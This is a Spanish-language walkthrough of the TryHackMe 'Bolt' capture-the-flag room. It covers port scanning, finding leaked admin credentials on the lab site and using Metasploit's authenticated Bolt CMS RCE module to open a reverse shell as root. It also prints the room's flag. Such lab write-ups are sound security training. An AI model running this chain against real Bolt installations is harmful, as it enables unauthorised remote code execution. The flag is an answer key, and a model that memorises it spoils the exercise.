

Liammm251

BOLT

Tryhackme: <https://tryhackme.com/room/bolt>

NMAP:

```
(kali㉿kali)-[~/Downloads]
└─$ nmap -p- --open -sS -sV -sCV -T4 -n -Pn --min-rate=5000 10.10.13.188
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-30 07:36 EDT
Nmap scan report for 10.10.13.188
Host is up (0.10s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f3:85:ec:54:f2:01:b1:94:40:de:42:e8:21:97:20:80 (RSA)
|   256 77:c7:c1:ae:31:41:21:e4:93:0e:9a:dd:0b:29:e1:ff (ECDSA)
|_  256 07:05:43:46:9d:b2:3e:f0:4d:69:67:e4:91:d3:d3:7f (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
8000/tcp  open  http      (PHP 7.2.32-1)
|_ http-title: Bolt | A hero is unleashed
|_ http-generator: Bolt
| fingerprint-strings:
|_ FourOhFourRequest:
|   HTTP/1.0 404 Not Found
|   Date: Sat, 30 Aug 2025 11:36:39 GMT
|   Connection: close
|   X-Powered-By: PHP/7.2.32-1+ubuntu18.04.1+deb.sury.org+1
|   Cache-Control: private, must-revalidate
|   Date: Sat, 30 Aug 2025 11:36:39 GMT
|   Content-Type: text/html; charset=UTF-8
|   pragma: no-cache
|   expires: -1
|_ X-Debug-Token: 1d1454
|_ <!doctype html>
|_ <html lang="en">
|_ <head>
|_   <meta charset="utf-8">
|_   <meta name="viewport" content="width=device-width, initial-scale=1.0">
|_   <title>Bolt | A hero is unleashed</title>
|_   <link href="https://fonts.googleapis.com/css?family=Bitter|Roboto:400,400i,700" rel="stylesheet">
|_   <link rel="stylesheet" href="/theme/base-2018/css/bulma.css?8ca0842ebb">
|_   <link rel="stylesheet" href="/theme/base-2018/css/theme.css?6cb66bfe9f">
|_   <meta name="generator" content="Bolt">
|_ </head>
```

Latest Entries

Message for IT Department

Hey guys,

i suppose this is our secret forum right? I posted my first message for our readers today but there seems to be a lot of freespace out there. Please check it out! my password is boltadmin123 just incase you need it!

Regards,

Jake (Admin)

Written by *Admin* on Saturday July 18, 2020


Después de ver que tiene un cms de bolt veo los posibles paneles

Depende de la version (bolt 2.x, 3.x vs 5.x), pero hay patrones estables.


- **Panel/Admin:**
 - `/bolt` (login) → ruta oficial de login en varias versiones, incluida 5.x.
 - `/bolt/login` (a veces redirige)
 - **Primer usuario (instalaciones no inicializadas):** `/bolt/userfirst` (3.x).
- **Ficheros y media (públicos):**

Entonces entramos

Liammm251



Metemos las credenciales encontradas antes bolt y boltadmin123



Tenemos la versión que podemos buscar en metasploit

```
(kali@kali)-[~/Downloads]
$ msfconsole -q
msf6 > search bolt

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/webapp/bolt_authenticated_rce 2020-05-07      great   Yes    Bolt CMS 3.7.0 - Authenticated
1  \_ target: Linux (x86)                  .               .       .       .
2  \_ target: Linux (x64)                  .               .       .       .
3  \_ target: Linux (cmd)                  .               .       .       .
4  exploit/multi/http/bolt_file_upload      2015-08-17      excellent Yes    CMS Bolt File Upload Vulnerabil

Interact with a module by name or index. For example info 4, use 4 or use exploit/multi/http/bolt_file_upload

msf6 > use 0
```

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/bolt_authenticated_rce) > set LHOST 10.9.1.175
LHOST => 10.9.1.175
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set RHOSTS 10.10.13.188
RHOSTS => 10.10.13.188
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set RPORT 8000
RPORT => 8000
msf6 exploit(unix/webapp/bolt_authenticated_rce) > exploit

[~] Msf::OptionValidateError One or more options failed to validate: USERNAME, PASSWORD.
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set USERNAME bolt
USERNAME => bolt
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set PASSWORD boltadmin123
PASSWORD => boltadmin123
msf6 exploit(unix/webapp/bolt_authenticated_rce) > exploit

[*] Started reverse TCP handler on 10.9.1.175:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Successfully changed the /bolt/profile username to PHP $_GET variable "dvdp".
[*] Found 3 potential token(s) for creating .php files.
[+] Deleted file lzpdczumpr.php.
[+] Deleted file kcltilwvsozz.php.
[+] Used token ab37aa97cbddcd8b94a6687bbf3 to create cuxzbfqp.php.
[*] Attempting to execute the payload via "/files/cuxzbfqp.php?dvdp='payload'"
[!] No response, may have executed a blocking payload!
[*] Command shell session 1 opened (10.9.1.175:4444 -> 10.10.13.188:34972) at 2025-08-30 07:58:40 -0400
[+] Deleted file cuxzbfqp.php.
[+] Reverted user profile back to original state.

shell
[*] Trying to find binary 'python' on the target machine
```

```
root@bolt:/root# cd /home
cd /home
root@bolt:/home# ls
ls
bolt composer-setup.php flag.txt
root@bolt:/home# cat flag.txt
cat flag.txt
THM{wh0_d035nt_l0ve5_b0l7_r1gh7?}
root@bolt:/home#
```